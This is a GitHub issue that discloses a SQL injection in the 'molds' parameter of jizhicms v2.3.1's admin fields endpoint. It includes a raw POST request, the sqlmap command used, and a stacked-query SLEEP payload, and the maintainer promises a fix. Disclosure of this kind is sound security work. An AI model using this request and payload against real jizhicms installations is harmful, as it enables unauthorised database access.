New issue   Jump to bottom

jizhicms v2.3.1 has a vulnerability, SQL injection #78

⊙ **Closed**   **zhangzhijie98** opened this issue on Jul 19 · 1 comment

zhangzhijie98 commented on Jul 19

version: v2.3.1
Problematic packets:

```
POST /index.php/admins/Fields/get_fields.html HTTP/1.1
Host: 192.168.10.130
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.10.130/index.php/admins/Comment/editcomment/id/3.html
Content-Length: 24
Cookie: language=en-gb; currency=USD; PHPSESSID=67c4b6e9ea40f3030a8987fcb94be158
Connection: close

molds=comment&tid=0&id=3
```

backstage->Interactive Management - > comment list, and grab a package

use sqlmap: sqlmap -r test.txt --level 3 --random-agent --batch


```
---
Parameter: molds (POST)
    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: molds=comment;SELECT SLEEP(5)#&tid=0&id=3
---
```

Cherry-toto commented on Jul 19   Owner

感谢您，下个版本修复。

Cherry-toto closed this as completed on Jul 19

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants